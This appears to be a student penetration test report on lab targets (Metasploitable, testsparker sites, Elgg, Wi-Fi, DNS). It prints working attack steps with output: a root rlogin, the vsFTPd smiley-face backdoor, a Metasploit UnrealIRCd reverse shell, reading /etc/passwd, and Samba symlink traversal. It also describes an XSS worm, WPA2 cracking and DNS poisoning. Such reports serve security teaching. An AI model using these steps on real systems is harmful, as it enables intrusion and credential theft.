


PENETRATION TEST REPORT

FOR CSS578

Khanh Vy Nguyen | June 4, 2022

TABLES OF CONTENTS

Machine Penetration Testing

- Metas

Web Penetration Testing

- Aspnet Testsparker
- Elgg
- PHP Testsparker

Network Penetration Testing

- Wi-Fi
- DNS

INTRODUCTION

Penetration testing is a part of information security health checkups and is used to identify all vulnerabilities of a system or application within the scope of the penetration test. The insights provided by penetration testing can be used to patch discovered vulnerabilities and refine or add more standard security controls in order to prevent or at least limit damage from attackers.

CS578 hired me to conduct internal vulnerability testing on a pre-determined set of their devices, including Metas machines, web applications, Wi-Fi networks, and DNS servers.

On April 6, 2022, I started with CSS578's Metas machines. The penetration testing was performed in a white box format where the login credentials to one of the Metas machine was provided. With the login credentials, I was able to find the IP address of that machine and utilize that information together with a set of tools including Nmap, Telnet, Rlogin, and Metasploit Project to attempt to penetrate into that Metas machine. In this penetration test, I was able to inject

backdoor into one of CSS578's Metas machine through an open port of network service and gain control to the command shell with root access. With this access, I could execute any commands to harvest confidential information about the machine as well as alter the machine's configuration.

From April 13 to April 17 of 2022, I moved to perform penetration testing on the Aspnet Testsparker website at the domain "aspnet.testsparker.com", which is one of the web applications that CSS578 requires me to conduct testing under the contract. The penetration testing was performed in a white box format where an admin credential that can be used to login into the website was provided. Together with the given information, I used a set of tools including Nmap, Metasploit Project, and Burp Suite to learn about the structure of the website, find the hidden files, discover web vulnerability, and I also perform SQL injections to trick the backend database into revealing non-disclosure data.

On April 21, 20222, I perforemed another web penetration testing on the Elgg website of CSS578. For this penetration, I only a tool called "View Page Source", and with the given a list of users' credentials including admin account, I was able to identify some critical vulnerabilities in this website such as cross-site scripting (XSS). By exploiting the XSS vulnerability of this website, I was able to inject a self-propagate XSS worm into a user's profile page and only takes one person to visit the victim's profile page to be infected and users who visit the profile pages of infected account would also be infected.

Another web penetration testing for the PHP Testsparker website with the domain at "php.testsparker.com" occurred from May 6, 62022 to May 8, 2022. I leveraged the given admin credential to run a vulnerability scan against the target website using a web application

security scanner tool called NetSparker Enterprise. The tool was able to identify multiple vulnerabilities in this website.

A network penetration test occurred from May 21 to May 22 of 2022. I attempted to hack the Wi-Fi password of the CSS578 using tools like CommView for WiFi and Aircrack. During the Wi-Fi network penetration, I discovered that CSS578's WiFi is a Wi-Fi Protected Access 2 (WPA2) instance. The WPA/WPA2 is set up in such a way that an attacker can establish a man-in-the-middle position between the access point and the client device to capture the four-way handshake. And the four-way handshake contains a lot of information that can be used to guess the Wi-Fi password. Therefore, when I was able to capture the four-way handshake using CommView for WiFi tool, I could send the captured file to the Aircrack tool for it to brute-force the password. When successfully, it gives the me the real that could be used to login into the target WiFi.

Another network penetration test occurred on May 27, 2022. I attempted to perform a DNS cache poisoning attack, also known as the Kaminsky DNS attack on the DNS server of CSS578 . The test was conducted in a sandbox environment so that CSS578's customers would not be affected by this test. I did not need to use a lot of assistant tools for this penetration test except Wireshark to monitor the traffic. After this Kaminsky DNS attack was successfully launched, every user who try to go to CSS578’s website at domain www.example.com would be redirected to a fake malicious website – ns.attacker32.com at IP address of 1.2.3.5.

Full details of findings in the mentioned penetration tests will be provided under the Test Result section of this report. Since this penetration testing is limited to the targets defined by CSS578, this report does not provide a comprehensive picture of CSS578's overall security posture. Its

sole purpose is to chronicle findings and to provide remedial suggestions to assist CSS578 to improve its security posture.

The remainder of this report is organized as follows:


- Testing Results section provides the documentation of the findings as well as the proof of vulnerability found and it has 6 sub-sections, including:
    - Metas Machine
    - Aspnet Testsparker
    - Elgg
    - PHP Testsparker
    - Wi-Fi network
    - DNS server
- Summary section provides a summary of all the findings and some recommendations.

TESTING RESULTS

This section will cover the findings from the penetration tests in Metas machine, Aspnet Testaker website, Elgg website, PHP Testsparker website, Wi-Fi network, and DNS server of CSS578.

Metas Machine

I first signed in into one of CSS578's Metas machines with the given credentials, then I ran "ifconfig" command to obtain the IP address of this machine.



Next, I used Nmap scanner tool to identify the open network services on this machine. Figure 1 shows all of the open ports on this Metas machine.

Figure 1

```
Starting Nmap 4.53 ( http://insecure.org ) at 2022-04-05 00:46 EDT
Interesting ports on 192.168.56.102:
Not shown: 65506 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  unknown
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
3632/tcp  open  distccd
5432/tcp  open  postgres
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
6697/tcp  open  unknown
8009/tcp  open  ajp13
8180/tcp  open  unknown
8787/tcp  open  unknown
33188/tcp open  unknown
35720/tcp open  unknown
54456/tcp open  unknown
55955/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 14.016 seconds
```

I saw that port 512, 513, and 514 were open. This vulnerability is an ideal way for attackers to login into this machine with root access and execute any commands that could reveal important information about the machine and could also alter the machine's configuration for malicious purposes. To test that out, I used the "rlogin" command and below figure shows that I successfully logged into this Metas machine without any security authentication control.

Proof of vulnerability:

```
[04/05/22]seed@VM:~$ rlogin -l root 192.168.56.102
Last login: Tue Apr  5 00:42:25 EDT 2022 from :0.0 on pts/0
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
You have mail.
root@metasploitable:~#
```

I also saw that port 21 which runs File Transfer Protocol (FTP) service is open. This FTP version is known to contain a backdoor in a source code. That backdoor would open a listening shell on port 6200 when charaters ";)" (representing a happy face) is sent to the FTP server. To test whether I can trigger the backdoor, I used "telnet" command to open a command line on the FTP server and sent the happy face characters to it. Below figure shows that I successfully triggered the backdoor and gain access to the command shell of this Metas machine.

Proof of vulnerability:

```
root@VM:~# telnet 192.168.56.102 21
Trying 192.168.56.102...
Connected to 192.168.56.102.
Escape character is '^]'.
220 (vsFTPd 2.3.4)
user backdoored:)
331 Please specify the password.
pass invalid
^]
telnet> quit
Connection closed.
root@VM:~# telnet 192.168.56.102 6200
Trying 192.168.56.102...
Connected to 192.168.56.102.
Escape character is '^]'.
id;
uid=0(root) gid=0(root)
```

Port 6667 runs the UnrealICD IRC daemon which is known to contains a backdoor that would be triggered by sending the letters “AB” and then the backdoor would open an command shell. To test if I can gain access to the command shell or not, I used Metasploit tool to send and trigger the backdoor. Below figure shows that I successfully launched the attack.

Proof of vulnerability:

```
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > run

[*] Started reverse TCP double handler on 192.168.56.101:4444
[*] 192.168.56.102:6667 - Connected to 192.168.56.102:6667...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address instead
[*] 192.168.56.102:6667 - Sending backdoor command...
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo YHj7T7SO493tCBjg;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "YHj7T7SO493tCBjg\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (192.168.56.101:4444 -> 192.168.56.102:54422 ) at 2022-04-05 01:33:59 -0400

id
uid=0(root) gid=0(root)
ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:a8:ea:24
          inet addr:192.168.56.102  Bcast:192.168.56.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fea8:ea24/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:366 errors:0 dropped:0 overruns:0 frame:0
          TX packets:328 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:40643 (39.6 KB)  TX bytes:42690 (41.6 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:131413 errors:0 dropped:0 overruns:0 frame:0
          TX packets:131413 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:5633037 (5.3 MB)  TX bytes:5633037 (5.3 MB)

ls
Donation
LICENSE
aliases
```

After gained control to the command shell, I tried to see if I can view the password file in this machine. I was able to view both /etc/shadow and /etc/pwd files. This is a critical vulnerability because an attacker can perform a dictionary attack to brute force the passwords and leverage this information for malicious purposes.

Proof of vulnerability:

```
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "jsfc9CIvcCXTL8pK\r\n"
[*] Matching...
[*] A is input...
id
[*] Command shell session 1 opened (192.168.56.101:4444 -> 192.168.56.102:41
4-05 17:50:39 -0400

uid=0(root) gid=0(root)
less /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
:
```

Attackers love anonymous connections because anonymity makes it harder to trace the attackers' identities. One of the way that an attacker can gain access to the root file system with an anonymous connection is by executing the "smbclcient" command, as follows.

Proof of vulnerability:


```
msf6 > use auxiliary/admin/smb/samba_symlink_traversal
msf6 auxiliary(admin/smb/samba_symlink_traversal) > set RHOST 192.168.56.102
RHOST => 192.168.56.102
msf6 auxiliary(admin/smb/samba_symlink_traversal) > set SMBSHARE tmp
SMBSHARE => tmp
msf6 auxiliary(admin/smb/samba_symlink_traversal) > run
[*] Running module against 192.168.56.102

[*] 192.168.56.102:445 - Connecting to the server...
[*] 192.168.56.102:445 - Trying to mount writeable share 'tmp'...
[*] 192.168.56.102:445 - Trying to link 'rootfs' to the root filesystem...
[*] 192.168.56.102:445 - Now access the following share to browse the root filesystem:
[*] 192.168.56.102:445 -        \\192.168.56.102\tmp\rootfs\

[*] Auxiliary module execution completed
msf6 auxiliary(admin/smb/samba_symlink_traversal) > exit
```

```
root@VM:~# smbclient //192.168.56.102/tmp
Enter WORKGROUP\root's password:
Anonymous login successful
Try "help" to get a list of possible commands.
smb: \> cd rootfs
smb: \rootfs\> cd etc
smb: \rootfs\etc\> more passwd
getting file \rootfs\etc\passwd of size 1581 as /tmp/smbmore.XQZaCc (771.9 KiloBytes/sec) (
average 772.0 KiloBytes/sec)
```


Aspnet Testsparker Website

I first started with information gathering and was able to detect two open ports that are 80 and


443.




I was not be able to gather version information of the open ports, so I did another nmap scan and was able to detect that they are Microsoft HTTPAPI httpd 2.0.




After gathering information, I tried to check if the SSL certificate of the website and found out that it has wrong version number.



With the known service, I used one of the Metasploit auxiliary scanner modules to crawl aspnet.testsparker.com web site and store what was found in the database.



With the stored information from crawler, I used wmap_sites to learn structure of the aspnet.testsparker.com web.



Then I tried automate vulnerability scan with “wmap_run” command. Unfortunately, this scan does not give me much helpful information.

